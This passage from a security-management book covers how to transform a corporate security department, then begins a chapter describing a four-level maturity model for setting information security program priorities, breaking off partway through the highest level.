In 500 BC, Sun Tzu wrote, "If you know the enemy and know yourself, you need not fear the result of a hundred battles." Some people find it odd to think of people in their own company as the enemy. Perhaps opponents would be better, but because there will always be fewer budget dollars than requested and because that budget is distributed between all departments, if one department's budget is raised by even 5 percent, some other department is going to get less. Before going down the path to growing their department, security professionals need first to understand themselves, their department, and, at a minimum, the other departments that report to their boss. If there is time or if the security professional has been in place long enough, a thorough analysis of all noncore departments should be made. In this way, the outcome of a thousand budget battles, and make no mistake, they are battles, should not be in question.

The goal of this evaluation should not be to increase budget, because it is possible that, once complete, the analysis may point to either doing less or doing the current workload differently, which may actually reduce spending. The odds are that few security departments overspend, but the point is not just to seek more money, because money without a plan is not a recipe for success.

The goal is to build a department that has a well-defined scope of responsibility that will mitigate risk at the level the company is comfortable with and use the smallest amount of resources to accomplish that objective. It is hoped that these objectives will include things like recruiting, developing, and retaining qualified personnel. There are several ways to approach this, including just throwing money at the situation, but good managers find ways to supplement the money (and it does take some money) and to motivate and engage workers without relying solely on a bunch of conferences, but this will be covered in more detail under Worker engagement.

There are six steps in department transformation:

- Strategic vision
- Gap analysis
- The business case
- Implementation
- Department performance
- Worker engagement

The Strategic Vision

The strategic vision document should have three components: current state, future state, and a detailed description. Most departments have been around for a while and have some historical reasons for why they are configured the way they are and how they do certain pieces of the job. Those reasons and

origins may or may not be known by those currently in the department, but it is actually better if they are not. With knowledge comes emotion, especially if a well-liked current or former employee created a process that is still in use. In tackling the first step, creating a strategic vision for a department, it is essential to have a complete and realistic understanding of its current state. To accomplish this, break down the pieces of the department into functional areas and write down a few statements that describe them. The goal is not to be all negative or all positive, but describe each segment honestly. This may be difficult, and if so, an outside consultant may be able to help. Outside perspective does not have to cost a lot of money; it could be an auditor from your own company or even a peer from another company, especially if they are willing to go through this same process.

It is important to stay current and to help explain things in a way upper management can quickly grasp. In a paper by Booz, Allen, and Hamilton titled *Convergence of Enterprise Security Organizations*, http://www.boozallen.com/publications/article/1439866, dated September 8, 2005, the areas in a converged department were broken into the functional areas of physical security (access control), corporate security (investigations), and IT security (network). Upper management has an easier time understanding the security areas when they are broken down into these major headings and all of the applicable components are listed under them with a bullet for each. It is also important to get input from department staff, but it may help to complete a first draft. This will focus the input on the content and not waste time on format.

The next piece of the paper should be identical to the first (the current state) in format, but be called future state and have bullets that describe how you want the functional areas to either perform or be viewed. The last piece is a detailed description of your department scope. This section goes into a lot of detail that no one may read completely, especially your boss, but it is more for you or whoever has your job in the future. It is important to remember the drivers and the conditions under which you made your decisions. This section goes into a more detailed description of each program and has three or, depending on the industry, possibly four parts. Those parts are

- Scope
- Trends
- Future plans
- Regulatory considerations

Here is a generic example for reference only; any real description would be more detailed.

Current State

- Guard force
  - High turnover (90 percent)
  - Minimal training
  - Poorly educated officers
  - Customer complaints
  - Existing coverage has no risk-based justification

Future Desired State

- Guard force
  - Low turnover
  - First-responder training with continuing education

- Minimum requirements
- Sites with coverage are determined by a risk-based assessment

Detailed Program Description

Guard Force

Scope

There is security officer coverage at five locations. All officers are contracted with the Really Good Officer Co. and as of December 2007 the contract is in its third year of a four-year contract with a one-year extension clause. Security officers are unarmed and trained as first responders. Turnover is at 80 percent and a recent survey showed the officers are paid an average of $2 per hour less than at other companies in the area.

Trends

Current trends still show a preference for contract security officer coverage, though the quality of officers and corresponding increase in pay suggest that many companies are expecting more from their officers in education, training, and professionalism.

Future Plans

Assess the current level of coverage, both for where officers are posted and for what else we may require of them. Send out a request for proposal (RFP) when the contract expires and put forth a scope that will meet the evolving needs of the company.

Regulatory Considerations

Although there are currently no regulations requiring security officer coverage at critical sites, adding such coverage may either help avoid or minimize the intensity of new regulation.

A five-year plan is common because it is far enough into the future that there is time to make changes but not so far out that your plans could fall apart due to too much change. This is a good time to get some perspective from both upper management and direct reports. Think about all of the issues that are currently impacting the department and try to put the issues in perspective.

This is a golden opportunity for security professionals to prove they are business managers first and security professionals second. It is the security practitioner's responsibility to protect the company, but it is not possible or cost-effective to attempt to mitigate all risk. Some risk, especially with lower impact, must be accepted.

When going through this exercise, try not to limit the analysis within the confines of the department's current scope. Ask the tough questions, like whether the security department would be the best place to perform other tasks currently provided by another department, and the converse, whether another department would be the best place for some work currently being done by the security department. Not everyone believes in the convergence of IT security and more traditional security roles. Look beyond preference and bias and determine if the company would benefit before ignoring it outright. As an example, what about background checks? A survey in the Institute of Management and Administration's July 2006 edition of *Security Director's Report* showed that 89 percent of companies responding had background screening conducted by

Human Resources (HR) and not Security. One of HR's main functions is to bring people in, not to keep people out. Keeping people out is something Security excels at, so which department is better equipped to perform background screening?

Every company's experience will be different and it may take several drafts and about three months, with about two to four hours of work a week, to complete. The time spent will be worth it, because it will be the basis for the transformation.

Once completed, remember that this is only the first step. The next step is to complete a gap analysis between current and future desired state. This analysis will determine what will be done differently, how it will be done, what staff will be needed, and what skills the staff will need to be successful. This may include new policies, new products, new people, and new partners. Try not to rush toward a solution at this point, stay focused on identifying the gaps for now.

Using the previous guard force example, the gap analysis between current and future state might be

- Last RFP lacked minimum requirements for officers or performance measures for the contract
- Low pay for officers compared the rest of the region
- Lack of companywide business impact analysis or enterprisewide risk assessment to identify critical sites

Be careful not to try to solve the problems in the gap analysis as it is created. The way to get better qualified and better skilled officers is a more obvious problem to solve than most people will find, but none of the problems should be difficult to solve. Without this exercise, you may be able to come up with solutions to individual problems, but without the discipline the exercise requires you may not capture everything that needs to be improved. You may also not get wholesale support from your management if you bring items to them piecemeal. Department heads should be able to think strategically, and even if it is easy for you to see the total picture, as with algebra, it is important to show your work to get credit or, in this case, buy-in from upper management.

The solution to guard officer coverage is definitely not complex, but in the course of gathering data there will be a need to put together something more than opinion. Gather the facts that will help put together the business case, and bring upper management along the way during the process so the business case will not be new to them when it is presented.

Gap Analysis

Now that there is a strategic vision with buy-in from upper management, it is time to determine how to get from point A to point B.

The first step is to complete a gap analysis between the current and the future. Once the gaps are described, ask some questions:

- Do I have all the programs that I need?
- Do the programs I currently have in place meet the objectives?
- What are the outcomes or work products that need to be routinely produced by my department in the future scope and how many hours does it take to accomplish them?
  - Risk assessments
  - Giving security awareness training
  - Background investigations

  - Creating or revising site-specific security plans
  - Conducting penetration tests
  - Auditing security settings
- What is the average number of unscheduled items per year and how many hours does it take complete them?
  - Investigations
  - New application assessments
  - Computer incident response team events
  - Supporting audits
- Do I have the right position descriptions to get the work done?
- Do the current staff have the right skill sets?
- Do I have the right number of people?
- Is there a way other than traditional staffing to accomplish my objectives?

This takes a lot of analysis, but it is worth the work, because only by doing this level of analysis can someone fully understand what a specific company needs from its security department. There is nothing wrong with finding a consultant to help with this process.

The outcome of the gap analysis will be a work plan, which can be as simple as a table that shows the milestone dates and success measures. The final step will be to prioritize the work plan into a multiyear format that organizes the steps in the order necessary to execute.

When this process is started, it is impossible not to have certain preconceptions, but realize that the final result may be different. Also remember that this is a living document; when things change it is important to reevaluate the portion affected by that change and perform a new gap analysis. The gap analysis may identify the need for several things or potentially nothing if there is no need for change. If any of the things needed require more money, it will most likely require a business case to get.

The Business Case

All of the documentation that was created during the process of figuring everything out needs to be kept, but this documentation is not the business case. These are documents that the data is drawn from. Every company does things differently and business cases are no exception. Some companies have elaborate formats that resemble novellas, some have only one page, and most have no format at all. The one-page business case has a lot of appeal, but it can be a challenge to articulate all of the justification with so few words. Breaking down all of the pieces needed for a department transformation into separate cases, like guard force management as one and department reorganization as another, is recommended over trying to change it all at one time. Also try not to present more than two business cases a year that have a significant financial impact.

The relationship between a department head and the next level of management will determine how much prep work and socializing for the business case are necessary. This is the most difficult area to give advice on, because every situation is so different. If the relationship between department head and upper management is new or in question, seek advice from a trusted mentor in the organization. Whether advice is available or not, it is important to determine what motivates the next two people in the chain of command. This is critical when communication of the change is created. In some cases power points and a high-level executive summary will do the trick; in others, more detail is required. The higher up the case goes the less detail should be needed if there is trust in the chain of command. Usually the next level is the hardest audience, but this is not always so.

Implementation

The implementation plan will most likely be a multiyear prioritized work plan that is broken down into logical and measurable milestones. Because there could be many steps between the current state and the final desired state, it is important to lay out all of the steps for all of the initiatives and spread them out over a few years, especially where budget dollars will be required. Some of the initiatives must be done first, so the order in which the work is laid out is important, both within each initiative and between the initiatives. Some actions can and should be done in parallel, whereas others are by their nature linear and dependent on others to be completed first. Make sure not to take on too much in any given year, because the departmental workload must also be completed during the transformation; this is the most common mistake made by any team.

Measuring Department Performance

Most companies run their businesses by facts: What services do they provide or what products do they make? How much can they charge for their product or service? Can they make new products or perform new services? Should they do it better or cheaper than the competition? Every bit of spending in a company is broken down into two categories: cost of goods (COGs) and overhead. If it is a manufacturing company, then all the raw materials, the electricity to run the machines, and the salaries for the labor to produce the product are COGs. Everything that does not contribute directly to the creation, storage, distribution, and sale of the product is overhead. Security is not a core part of any business except a security business. Security is overhead. This does not mean that it is not important, but being important also does not make security core. The loss of an IT or corporate security department to a business would exceed the cost of that department, but because most companies already have these departments and have had them for some time, it is very difficult to prove. So, security is seen as a necessary evil at worst and a valuable asset at best. The best way to move toward the perception as a valuable asset is to show the value in business terms. Retail companies have loss prevention departments that measure the percentage of shrinkage and can show the effectiveness of their programs by how they can reduce the amount of shrinkage. A combination of preventative and reactive programs must be in place and deployed with skill. Other companies that have more traditional security departments have programs that are more difficult to quantify. All of these programs, as well as all other work products and services, should be measured.

There are two types of measures: those that you can set performance targets to and those that you cannot. The measures you should not set targets on are things like number of thefts per year. This is work volume and should be tracked, but specific targets on metrics you cannot predict or directly affect are demotivating and counterproductive. Even if a company does not require measuring the performance of its security department, that department should at a minimum keep track of workload like how many investigations were conducted, alarms monitored, people escorted, guard tours conducted, etc. This data will be invaluable in building a case to increase staff or to defend existing levels.

Budget

The measure of successful budget performance is not simply to avoid spending more than the budgeted amount by the end of the year. You must also be able to forecast your spending accurately

from month to month. A valid measure for operating expense is to be able to forecast one month in advance, within ±5 percent, what the actual spend of operating dollars will be. Capital projects are more dynamic and may have a forecast target of ±10 percent. The second measure might be not to exceed the budgeted amount by the end of the year, because this also has a direct impact on earnings for the company.

Customer Satisfaction

Measuring the satisfaction of customers, or even the idea that security departments have customers, may be a foreign concept to some security professionals. Security departments are internal service providers who directly and indirectly support the core operation of their company in dozens of ways. The key is to identify these services and then to gauge the satisfaction of, at least, supervisors and above with the delivery of those services. Doing a survey around investigations is not recommended, but granting access control or completing a background check or issuing a badge all take time and cost money, so most likely the customers want these things to be done more quickly or cheaper or possibly more accurately.

The first step is to issue an annual survey asking for overall satisfaction and specific satisfaction around key services. Make sure it is anonymous and that there is a space for comments. Be warned, if this is the first time customers are asked for feedback, the first survey results and comments may be a little hard to read. The results of this survey can be used as supporting documentation for your business case and even to spark ideas for the five-year strategy.

Cycle Times

How fast services are provided can be a large source of dissatisfaction if the perception is that they should be faster. Time to issue a company ID, time to complete a background check, time to issue a new laptop, time to grant logical access, or time to roll out a new application—all of these things frustrate customers and damage credibility when the perception is that the services provided take too long. Sometimes this is because the services are too slow, but other times it is a matter of adjusting the expectation of the customer through honest and open communication. To be successful and get voluntary cooperation with security policies, a security department must have credibility at a minimum, and treating customers with respect and meeting performance commitments is a large step toward gaining that credibility.

Worker Engagement

The fact is, the employees are the ones that get the work done and can either make or break the strategic initiatives that have been agreed upon. Every manager should devote the appropriate amount of time to employee engagement for the culture of his or her company and department, which varies greatly by industry and country. The first thing to do is to determine the current level of engagement. There is a standardized survey provided by Gallup that many companies use to measure the level of engagement of a company's workforce. It is backed up by years of research that shows a direct correlation between an increase in engagement scores over time with a decrease in workplace injuries and an increase in productivity and earnings. It is possible to come up with a company-specific survey, but regardless of how it is done, there should be some way to measure engagement to track if actions taken to affect it positively are working.

Areas that should be given focus are

- Having a formal development plan for all workers
  - Continuing education
  - Cross training for advancement or to build depth
  - Development of management skills where appropriate
- Giving recognition when it is earned (it is not recommended to mandate a program as that seems to take the value out of it)
- Inclusion of workers in strategic and annual planning
- Team building events, if appropriate
- Having at least two levels for individual contributor positions so workers have a path for advancement

What employee engagement boils down to is caring about the well-being of the workers and expressing it professionally through word and deed. It is also about having an atmosphere of trust, in which people know they can survive a mistake and they are not afraid to express their opinion. As with all things, the first time an opinion is measured, be it on this or customer satisfaction, the scores are artificially low. If this is the first time a group is asked, they have years of issues that come boiling out. The key is to know this going in and be prepared for it. The most important thing that to do once something is measured is to take action on the outcome of the survey. If no actions are taken, it is worse than if there had never been a survey, because there is an expectation of potential change associated with being asked an opinion in such a formal way. It is not practical to fix everything, but it is important to put forth effort and take reasonable steps to improve one or two of the highest priority issues as ranked by the workers. The action planning from the survey data is best accomplished with an outside facilitator and the workers for the surveyed group (no more than 20; if larger break the group up). The "boss" should not be in the room, because even bosses are human and have a hard time not being defensive, whereas workers have a hard time opening up in the presence of their boss.

Conclusion

It is extremely helpful to have someone in the department with project management experience. If no such person exists, it may be necessary to get someone on board or use the services of a consultant. Because every department will have completely different gaps and challenges, it is impossible to give a more detailed description, other than to say that it may take less or more time than five years to get from point A to point B, especially with course corrections along the way as things within the environment change. Once started, the journey is not meant to be locked on cruise control; remember that the destination itself may look completely different from that originally envisioned and that the destination is not final. Once the original transformation has been completed, it is likely time to begin the process all over again.

The things that define a security department as successful or unsuccessful are department's capacity to prevent where possible, respond effectively when required, and aid recovery to normal operations as quickly as is practical. This is the same whether there is a denial service attack, the intrusion of malware, or an actual disaster. To accomplish these goals, the people in the department must know the security requirements that are unique to their industry and design a department that is appropriately organized, staffed, and funded to meet the evolving challenges that are specific to that organization. Even within the same industry, with similar threats, there

are differences that must be accounted for. This can be done effectively only if the people in that organization take the time and effort to perform the detailed analysis that is required for strategic planning. Once this is accomplished, the department members must also have the skills and abilities needed to execute those plans. A department should not ask for more dollars than is required to accomplish the mission, and if it is accomplished for less, then the sum must be returned. These are security departments, whether they are IT or corporate, and as such will always be seen as cost centers first. Only by building a reputation of integrity and competency in business can a department rise to its full potential.

Chapter 7

Setting Priorities in Your Security Program

Derek Schatz

Contents

Introduction
Levels of Maturity of a Security Program.....
Key Questions to Help Assess Security Maturity
Characteristics of Security Program Maturity.....
    Maturity Level 1
    Maturity Level 2
    Maturity Level 3
    Maturity Level 4
Setting the Right Priorities
    Maturity Level 1
    Maturity Level 2
    Maturity Level 3
    Maturity Level 4
Conclusion

Introduction

A well-run information security program provides a structured approach to the management of risk to an organization's information technology (IT) infrastructure and the information that it handles. In a typical business that continually faces new threats, the information security managers must ensure that they focus their efforts and budget money on the right initiatives and tools to

gain the greatest risk reduction for the business at the least cost. This is not an easy task, as these decisions must be made in the face of a number of significant challenges.

- Security spending is continually scrutinized by an organization's management for business value, requiring the security manager to become adept at justifying spending in business-relevant terms.
- Certain risks may increase rapidly in importance in the middle of a budget cycle, requiring reallocation of funds. An example of this may be an important new R&D project that requires extra protections against industrial espionage and the resultant loss of highly sensitive intellectual property.
- Security must overcome the reputation of being the group that says "No" and acting as a roadblock to new IT initiatives and instead be the group that says, "Yes, but let's do it this way so risk is reduced."
- Increasing regulatory compliance requirements threaten to absorb the entire security budget.
- Difficulty in attracting and retaining skilled information security personnel can introduce risk that security projects will not be completed as planned or with adequate quality.
- Internal political issues and turf battles may hinder the implementation of new processes and tools.
- A major security breach may call the effectiveness of the entire security program, and even the competence of the security manager, into doubt.

For many information security professionals, one of the greatest attractions to the field is that there is always something new going on: new threats, new technologies, new business initiatives, new regulations. This is often one of its greatest frustrations also, as it is impossible to ever achieve a state of perfect security in which all risks are mitigated to a level that is acceptable to the business. After all, "security is a process, not a product." The security manager must constantly reevaluate the risk environment, gain agreement from the business side on risk prioritization, and adjust the focus of his or her program as needed to address new threats and requirements as they arise. But the end objective should not simply be to reduce information risk in the organization—this is the objective of a merely good security program. Rather, it should go beyond that, enabling the business to take on new ventures to increase revenue and shareholder value that would be too risky without an effective security program in place. It is this that makes a security program great, makes it invaluable to the business, and earns it a place at the big table.

This chapter looks at some guiding principles for security managers to follow when deciding on priorities for their organization's security program. As will be seen in the following section, however, priorities depend on the program's maturity.

Levels of Maturity of a Security Program

As with Carnegie Mellon's Capability Maturity Model Integration (CMMI®) for process improvement in software engineering, security programs go through phases of maturity that are based on how well policies and processes are documented, how broadly they are adhered to across the business, how well their effectiveness is measured, the level of support from senior management, and how developed the security infrastructure is. The IT Governance Institute® and the Information Systems Audit and Control Association also publish a security governance maturity model as part of the Control Objectives for Information and Related Technology (COBIT®). Understanding

where an organization stands on such a scale is important for a security manager new to the job, because initiatives that would be successful in a more mature program would likely fail in one that is less mature. For example, developing a strategic plan for security is more likely a fruitless effort in an organization that suffers regular security breaches because of inadequate infrastructure protections. The focus in such a situation must be to stabilize the environment so that the security manager can begin to look beyond the purely tactical responses, becoming proactive and not purely reactive. It should be clear that an organization at the lower levels of security program maturity will be challenged to manage risks to its information assets effectively and will therefore have a hard time demonstrating business value. But achieving and maintaining the highest levels of maturity are very difficult and require substantial dedication on the part of the security team and very strong support by the organization's leadership.

CMMI uses five levels, and COBIT uses six, but for purposes of this chapter, a simplified model with four levels is presented. For each level, 12 major areas of concern that are good indicators of an organization's security program maturity are used as the basis for assessment. Note that there is some correlation between an organization's size and its maturity level—as an organization grows, ignoring or simply underfunding security becomes increasingly perilous as information risks become unmanageable. In addition, there are few large companies that are not publicly traded and therefore subject to Sarbanes–Oxley (and likely a raft of other regulations), which requires implementation of a solid security program and system of internal controls. Yet on the flip side, there are many smaller privately held companies that face significant risks due to the nature of their business but lack a more mature program to manage them effectively.

Before looking at the characteristics of the maturity levels, a sampling of key questions that can help in an assessment of maturity is provided in the following section. In general, the hallmarks of a mature program are strong management support earned through credible activity, adherence to repeatable processes with measurable feedback loops, and the ability to respond and adapt rapidly to a changing risk environment.

Key Questions to Help Assess Security Maturity

1. Security policies
   - 1.1. Has the organization created and published security policies, standards, guidelines, processes, and rules?
   - 1.2. Has a control framework been defined and implemented for regulatory compliance (or other) purposes?
   - 1.3. Is the organization's information labeled as to its sensitivity and criticality to the business, and do policies clearly state the roles and responsibilities for its protection?
2. Management support
   - 2.1. Does senior management recognize the importance of information security and communicate this to the rest of the company, perhaps based on a communications plan created with the security department?
   - 2.2. Are budget requests for security given due consideration when funds are being allocated?
   - 2.3. Does the security function report into an appropriate place in the organizational hierarchy?
3. Security integration into the system development life cycle (SDLC)
   - 3.1. Are security experts involved in new system development or implementation projects from the beginning?

3.2. Are design reviews conducted on security features of new systems?
3.3. Are new systems and applications tested for security standards compliance before being released into production?
3.4. Are programmers trained in secure coding practices?

4. Security personnel
   4.1. Do dedicated information security staff positions exist, and are the people in those roles adequately skilled?
   4.2. Are training funds allocated to training to keep those skills current?
   4.3. In a distributed/federated environment, does security management exert sufficient influence over personnel in other areas who perform security functions?
   4.4. Are security experts sought out by others in the organization for advice and counsel?
5. Security infrastructure and tools
   5.1. Are the right tools in place to perform functions such as malware detection and removal, firewalling, intrusion detection, encryption of data at rest and in transit, identity management, strong authentication, spam filtering, and patch management?
   5.2. Do security personnel have the time and skills to configure and operate these tools properly?
   5.3. Is the organization's network designed for security?
   5.4. Has a reference architecture for security been defined and documented?
6. Threat and vulnerability management
   6.1. Is a comprehensive view maintained of the organization's vulnerabilities?
   6.2. Are discovered vulnerabilities prioritized, tracked, and fixed?
   6.3. Are patches quickly tested and applied to the organization's systems after they are released by the vendor?
7. Configuration management
   7.1. Are system configurations change-controlled?
   7.2. Is a limited group of specific individuals authorized to make changes to production systems?
8. Access control
   8.1. Is network and system access strictly limited to only those with a business need for it?
   8.2. Are user accounts disabled or deleted immediately after employees leave the organization?
   8.3. Are standards for password strength enforced?
   8.4. Are strong authentication mechanisms used on the most sensitive and critical systems?
   8.5. Are system access logs regularly monitored for unusual activity?
9. Audits and assessments
   9.1. Are outside firms hired to conduct security assessments on at least an annual basis, and are the findings from those assessments acted upon?
   9.2. Is there a close working relationship between the internal audit and the information security departments?
   9.3. Do audits incorporate requirements for regulatory compliance?
10. Business continuity
   10.1. Have business impact assessments (BIAs) been conducted?
   10.2. Does a comprehensive documented business continuity and disaster recovery plan (DRP) exist?
   10.3. Is the plan exercised annually for training and test purposes?

11. Incident handling
    11.1. Has an incident response (IR) process been documented?
    11.2. Have key personnel been trained on this process?
    11.3. Are there regular drills to reinforce the training?
    11.4. Are outcomes and lessons learned from previous incidents used to improve the process?
    11.5. Has management provided clear direction as to involvement of law enforcement on incidents?
    11.6. Is there adequate technical expertise available either in-house or on contract for forensic analysis?
12. Training and awareness
    12.1. Is there an employee security awareness program in place?
    12.2. Do employees understand their roles and responsibilities in helping to maintain the security of the organization and protect its information assets?

Characteristics of Security Program Maturity

The following sections describe characteristics of security programs at each of the four levels of maturity defined in this chapter. Note that organizations will not typically exhibit all of the characteristics within a given level. Instead, they may be more advanced in some, less in others. It of course depends on what areas have been emphasized to that point in time.

Maturity Level 1

At this level, there is really no security "program" to speak of. Organization management has paid little to no attention to information security matters, and information protection activities are conducted in an entirely ad hoc manner. Note that in today's environment of pervasive threats and ever-expanding regulatory requirements, there are fewer and fewer organizations still operating primarily at this level. Characteristics of the following categories include

Security policies. No documented policies exist, and procedures for security tasks are entirely ad hoc and nonrepeatable. Security failures reoccur due to lack of understanding of the security impact of staff activities. No distinctions are made in the value of the organization's information assets.

Management support. Management pays little or no attention to the subject of information security, and there is no separate budget for security activities apart from general IT (because there is no separate manager for such a budget). Staff performing security functions are buried at the lowest levels of the IT hierarchy, exhibit little to no understanding of what is important to the business, and are focused solely on technical matters such as firewall configuration and user account management. Business management views information security as a cost of doing business that does not produce measurable benefit. Note, however, that this situation is increasingly rare and approaching nonexistence in large or publicly traded companies due to regulatory requirements for security that have visibility at the level of the board of directors.

Security integration into the SDLC. Information security is not involved in the development of new systems and at most is asked to rubber stamp the move of new systems into production. Systems developers and programmers are unfamiliar with the concepts of secure programming and therefore produce applications rife with security vulnerabilities.

Security personnel. There are no personnel dedicated to information security in the organization. Security functions are performed as just another "hat" worn by someone in the lower levels of the IT systems administration staff. Lack of training means these individuals are unfamiliar with the key requirements of these functions.

Security infrastructure and tools. Only the bare minimum of tools is deployed on the organization's network, typically a firewall and some antivirus, that is not updated regularly. Perhaps the firewall has been configured by someone untrained in its operation, leaving holes open for exploitation from the Internet. Lack of thought about security in the network design creates yet more holes from branch offices or connected business partners. Wireless local area network (LAN), if used, is uncontrolled and unsecured.

Threat and vulnerability management. Because there is little common understanding of where the organization's critical assets are housed, vulnerability information cannot be prioritized and therefore patches cannot be, either. Application of patches to systems is irregular and in many instances is far behind. This allows further exploitation and damage to systems by hackers and malware, thus causing additional downtime as systems must be cleaned up and restored to operational status.

Configuration management. Developers have unfettered and unmonitored access to production systems, and the flow and control of systems from development to test to production are uncontrolled and unstructured. Changes to systems are ad hoc and untracked, and downtime results from unauthorized and untested changes.

Access control. More active user accounts exist on systems for past employees than for current ones. Authentication mechanisms are weak, and employees are uneducated about using good passwords. No password policy exists to force regular changes to passwords, and employees often write their passwords on a sticky note left on their monitor. No monitoring of access logs is performed.

Audits and assessments. No outside assessments of the organization's security posture are performed, and financial audits pay little attention to information security issues.

Business continuity. No business continuity plan or DRP exists. Little attention has been paid by management to the possibility of a business-ending catastrophe. No BIA has been conducted to identify the critical information assets of the organization.

Incident handling. Response to security incidents is entirely ad hoc and inadequate and is conducted by untrained staff. Unfortunately for a level 1 organization, incidents are frequent, so staff spend a great deal of time cleaning up malware outbreaks and system intrusions.

Training and awareness. No security awareness program has been created, and therefore employees are unfamiliar with what is expected of them in protecting the organization's information assets.

Maturity Level 2

At this level, a basic security program has been established. Management has some awareness of security issues, but mostly in a reactive sense, for example, a virus outbreak has underscored the need to keep the desktop antivirus software current. Characteristics include the following:

Security policies. Some basic policies have been created, such as for employee e-mail use. Key systems containing business-critical data have been identified but not fully documented; they receive more protection attention than other systems.

Management support. Management is aware of security issues and views some level of security control as desirable to reduce downtime and protect company information assets, although security spending as a percentage of the IT budget still trails industry norms. Management does not lead by example, nor does it communicate its support broadly across the organization. This is primarily due to security personnel having difficulty framing security issues in business terms.

Security integration into the SDLC. Security is involved in the test phase of system development and has some opportunity to require fixes before systems go into production. Some developers have had training on secure programming methods, but are not consistently held to documented security standards.

Security personnel. Management has funded at most a few full-time security staff positions in the IT organization to focus on security issues. Key IT personnel have had some security training and understand the implications of some key risk areas.

Security infrastructure and tools. A set of tools has been implemented in the organization's network and computer systems, although some gaps still exist that could allow significant damage from an attack. Antivirus is updated automatically, and network intrusion detection sensors have been deployed on some key segments, although they are not tuned well and the alerts generated are often ignored due to administrators' experiences with high levels of false-positives. Filtering of traffic has been implemented on business partner connections.

Threat and vulnerability management. The identification of the organization's key systems has enabled some rudimentary prioritization of patching activity, although it often happens that Web servers on the perimeter get less attention than an internal database server despite the fact that they are exposed to greater threats. Critical patches get applied, albeit too slowly because of continued use of manual processes.

Configuration management. Developers still have access to production systems because they are the only ones who understand how to fix the applications those systems are running, but at least they have to first get approval to do so from the IT operations manager. Downtime is reduced but still happens due to incomplete testing, perhaps because of a lack of good integration testing.

Access control. User log-in accounts are somewhat better controlled, but many accounts are still not deactivated in a timely manner, perhaps only monthly or quarterly. Some guidance on selection of good passwords and protection of them has been given to employees, but enforcement of password quality is spotty across systems. Some key systems use strong authentication for administrative access. Access logs on critical systems are monitored manually.

Audits and assessments. An outside firm is brought in to conduct annual security audits and assessments, but the report never makes it above the IT manager or director level, as the security holes it enumerates would be too embarrassing. Some significant issues remain still unfixed on subsequent reports.

Business continuity. A basic DRP for IT systems has been created, but never tested. Perhaps a recovery center contract has been signed with a vendor. But senior management has not paid much attention to the issues involved with business recovery. Data backup tapes are rarely tested for restorability, if ever.

Incident handling. A basic process for incident handling has been documented and a few key team members have received some training. But no formalized team has been created, and frequent security incidents often result in ad hoc panic-driven responses.

Training and awareness. Security awareness efforts are rudimentary and infrequent. Many employees are still unaware of key safe computing behaviors, which means that malware outbreaks still happen with some regularity.

Maturity Level 3

At this level, the security program is running fairly well and has the support of the organization's management. Tactical response is mostly under control, allowing the security manager to focus more on strategic efforts. Areas where initial capital expenditures will result in ongoing reduction in operating costs are identified. However, gaps still exist and some processes are still too labor intensive because of the lack of good tools to automate them further. Characteristics include the following:

Security policies. A comprehensive set of policies, standards, and guidelines has been developed and promulgated across the organization. Compliance is monitored in some areas but not in others, resulting in increased risk (as well as increased scrutiny by auditors). Some areas could use more effective enforcement tools, perhaps a Web-traffic monitoring tool to detect users violating a policy against sharing of copyrighted media.

Management support. The security budget is within industry norms. Management has a good understanding of the information risks that face the business and therefore fully supports a solid security program. Management also takes many opportunities to voice support for security to the rank and file. Security management provides regular reports of metrics and status to the chief information officer (CIO) or other senior management.

Security integration into the SDLC. Security is regularly involved in the development of new systems from the beginning, and has the ability to escalate security issues prior to production deployment. A process for risk acceptance of noncompliant systems has been implemented. Most developers have received some training in secure development methods.

Security personnel. A dedicated security team of multiple experienced and certified individuals exists, led by a senior manager or even a chief information security officer. To attract and retain talent, compensation is on the upside of industry averages. Achievement of security objectives is assisted by key people in other departments.

Security infrastructure and tools. Tools have been deployed throughout the network that provide a comprehensive set of preventive and detective controls to prevent, monitor, and report on things like malware activity, network intrusion attempts, attacks against the wireless LAN, and Web application attacks. However, this has resulted in a plenitude of point solutions that require significant operational attention and a complexity that increases risk of errors or failures. A security event management (SEM) tool set and process are used to normalize and correlate alerts from log feeds from the intrusion detection system (IDS), firewalls, and critical systems. But some areas could still benefit from greater automation, such as centralized identity management. A basic reference architecture for security functionality may have been developed.

Threat and vulnerability management. Most critical systems are patched within a week, using a specialized patch deployment tool. Challenges may still exist—for example, an enterprise resource planning or customer relationship management system may get delayed patches due to heavy customization, increasing the risk of patches breaking the application. Also, there may not yet be good correlation between specific threats and the systems on the network of varying criticality.

Configuration management. Access to production systems is restricted to operations personnel only, and all fixes are first tested in the development environment. System configuration data is stored manually in federated repositories.

Access control. User log-in accounts are fairly well-controlled, albeit still mostly manually. An enterprisewide identity management system has not been deployed. Some key application systems, as well as superuser-level administrative access to network infrastructure and host systems, require strong two-factor authentication. The data center is in a secured facility with tightly controlled access. The concept of data ownership with owners being responsible for access decisions has taken root.

Audits and assessments. Audits and assessments occur on a regular basis, with results communicated to key stakeholders who collectively respond with corrective action plans. High-risk findings are addressed fairly promptly, and the loop is closed on the reporting to senior management. Security is also somewhat involved in the due-diligence process when significant new business partnerships are initiated, establishing requirements for third-party security evaluation of the business partner's security practices. There is a good partnership with the organization's internal audit department. However, audit and assessment efforts are not always well coordinated, causing duplication of work, particularly in the area of audits for regulatory compliance.

Business continuity. A reasonably complete plan exists and has been tested at least once in the past year. But it may not have been updated to reflect new business initiatives or new sites performing critical IT functions. Upper management supports the plan, however, and has allocated adequate funding for it. Backup media for some of the key systems are tested for restorability as part of the regular rotation.

Incident handling. A virtual incident response (IR) team that consists of trained people from key departments has been identified. The IR plan is tested at least once a year, and the team is able to respond reasonably well to the security incidents that occur. However, there is a lack of coordination with other key departments in the organization such as legal, communications, and, most importantly, senior business management.

Training and awareness. New employees are briefed on security policies, and there is an annual effort to remind the employees of the importance of certain security practices. Malware incidents have been reduced in frequency due to employees' improved practices. Protection of intellectual property has likewise improved.

Maturity Level 4

At this, the highest, level the security program is operating in an optimized and very effective manner and has support up to the board level, creating a risk-aware organization that does not rely only on the security team to keep things secure. Security is regarded as integral to the business and enables the business to proceed into areas that would otherwise be too risky. A comprehensive set of security controls, both technical and procedural, is in place and employees participate in protecting the company's information assets. Automation of key processes and reporting mechanisms ensures that the security team is able to respond quickly to new threats.

Security policies. Comprehensive policies and standards are reviewed and updated annually, and compliance is monitored in a number of ways. Deficient areas of compliance are responded to with additional technical controls or increased training as needed.

Management support. Senior business management evinces full support for security objectives and has included information risk in the business's overall risk management planning.

The chief security officer has established significant credibility and regularly solicits time to brief senior business management on the status of and plans for information protection in the company.

